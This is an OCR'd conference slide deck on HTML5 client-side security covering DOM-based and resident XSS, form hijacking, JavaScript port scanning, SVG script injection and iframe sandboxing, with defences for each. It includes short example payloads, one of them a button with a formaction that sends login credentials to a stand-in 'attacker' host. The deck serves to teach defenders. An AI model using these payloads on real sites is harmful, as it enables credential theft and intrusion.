
Client-Security with HTML5

Carsten Eilers / www.ceilers-it.de

About me...

Carsten Eilers

- Security Consultant / Freelancer
- Coach
- Author



My Plan for today:

To show you a few examples
how the bad guys misuse HTML5
and
how you could prevent it
(or not)

First: A plea

Don't use obfuscation!

The cybercriminals use it to hide their malicious code

If it's obfuscated, it's suspect

Do you know...

...DOM-based Cross-Side Scripting?

1st Description: Amit Klein, 2005


Nothing HTML5-specific

DOM-based XSS

```
Hello
<script>
  var pos=document.URL.indexOf("name")+5;
  document.write(
        document.URL.substring(
              pos,document.URL.length));
</script>
Welcome on this site!

http://server/index.html?
        name=<script>alert('XSS!')</script>
```

DOM-based XSS



DOM-based XSS

Protection:

- Don't use user-controllable parameters
- Check for malicious content
  - What is malicious?
- Encode

Do you know...

... Resident XSS?

1st Description: Artur Janc, 2011

THIS is HTML5


Resident XSS

Injected Code stays active

- Window in background, tab, iframe
- Stored in Local Storage or SQL Database

Result: A rootkit in the webclient

Resident XSS



Resident XSS

Hard to remove:

- Manipulates session as long as tab or window with code is open
- Refresh by meta-tag or ajax neutralised
- Warning impossible

Resident XSS Removal

Possible way 1:

- Close all windows except one
- Close all tabs except one
- In this, call about:blank
- Delete all local data: Cookies, Cache, Local Storage, SQL-DB, local shared Flash-Objects
- Restart browser

Resident XSS Removal

Possible way 2:

- Delete browser profile

Resident XSS Protection

Don't have a XSS-vulnerability!

Resident XSS Protection

Different approach, same problem:

"Botnets in a browser",

Robert McArdle, April 2012

- Spam
- DDoS
- ...

Forms in HTML5

All form-elements can bind themselves with a form on the page

```
<form id="form1" action="doit.php" method="post">
   <input type="text" name="foo"
          value="Enter text here...">
</form>

...

<input type="submit" form="form1">
```

Forms in HTML5

New attributes for `button`, `submit`, ...

- `formaction` changes `action`-attribute of `form`-tag
- `formenctype` changes encoding
- `formmethod` changes `method`-attribute
- `formtarget` changes `target`-attribute

Forms in HTML5

An example:

```
<form id="login" action="login.php" method="post">
   Username: <input type="text" name="name"><br>
   Password: <input type="text" name="pass"><br>
   <input type="submit" value="login">
</form>
...
```

No problem until now...

Forms in HTML5

Manipulated advertising:

```
<button type="submit" form="login"
        formaction="http://attacker/collector.php">

    <img src="http://attacker/luring-pic.jpg">
</button>
```

User fills form, clicks luring ad...

Forms in HTML5

Protection?

It's not a bug, it's a feature...

Don't have a XSS-vulnerability,
don't have a malicious ad!

JavaScript Portscan

Now: An example ~~with a demo!~~

Old: JavaScript-portscan

- Start timer, load picture, wait for timer or result

New: COR or WebSockets for portscan

JavaScript Portscan

Attack and Defense Labs, 2010:

JS-Recon

Uses `readystate` for detection

- Set `readystate` to default value
- Wait for change of state
- Elapsed time depends on port-state

JavaScript Portscan

Limitations

- No connections to some of the "well known ports"
- Scans on application layer, result depends on listening application

JavaScript Portscan

4 types of answers:

- "Close on connect"
  (protocolls not compatible)
- "Respond & close on connect"
  (same as above, but with default answer)
- "Open with no response"
  (app waits for more/known data)
- "Open with response"
  (app waits after default-answer)

JavaScript Portscan

Application Type	WebSocket / COR
Close on connect	< 100 ms
Respond & close on connect	< 100 ms
Open with no response	> 30.000 ms
Open with response	< 100 ms (Firefox, Safari) > 30.000 ms (Chrome)

JavaScript Portscan

Lets begin:

Probe ip-adresses for usually open port, e.g.

- 445 (Active Directory) or
- 3389 (MS Terminal Server / RDP)

Open or closed port found

=> server exists

JavaScript Portscan

Give it a try:

www.andlabs.org/tools/jsrecon.html

Back to XSS

SVG = Scalable Vector Graphics

not always a picture

```
<svg xmlns="http://www.w3.org/2000/svg">
   <script>alert(1)</script>
</svg>
```

No problem, as long as you use your own files

SVG & XSS

But what will you do with "user-generated content”?

Convert all < and > to < and > breaks the XSS – and the SVG

=> Check for malicious content...

… but what is malicious?

`iframe` with `sandbox`

New attribute for iframes:

```
<iframe sandbox="...">
```

- `allow-same-origin`
- `allow-top-navigation`
- `allow-forms`
- `allow-skrips`

`iframe` with `sandbox`

Good protection, if you use iframe with potential malicious content

BUT

it breaks the framebuster as clickjacking-protection

iframe with sandbox

```
<iframe src="..."
    sandbox="allow-scripts"
    style="...">
</iframe>
```

Only one protection left:

"X-FRAME-OPTIONS"-Header

The Webcam

To use the Webcam, you need the permission of the user

Same for an attacker:

- Social engineering
- Use XSS-vulnerability in legitimate site

The Webcam

Jos Dirksen:

"HTML5 Luminance Changer"

"*Adjust colors of your page based on the lighting of the room with HTML5, webrtc and a webcam*"

Technically very interesting,

but from a security point of view...

Questions?

Thank you very much...

... for your attention!

Presentation and Links on

www.ceilers-it.de/konferenzen/

The End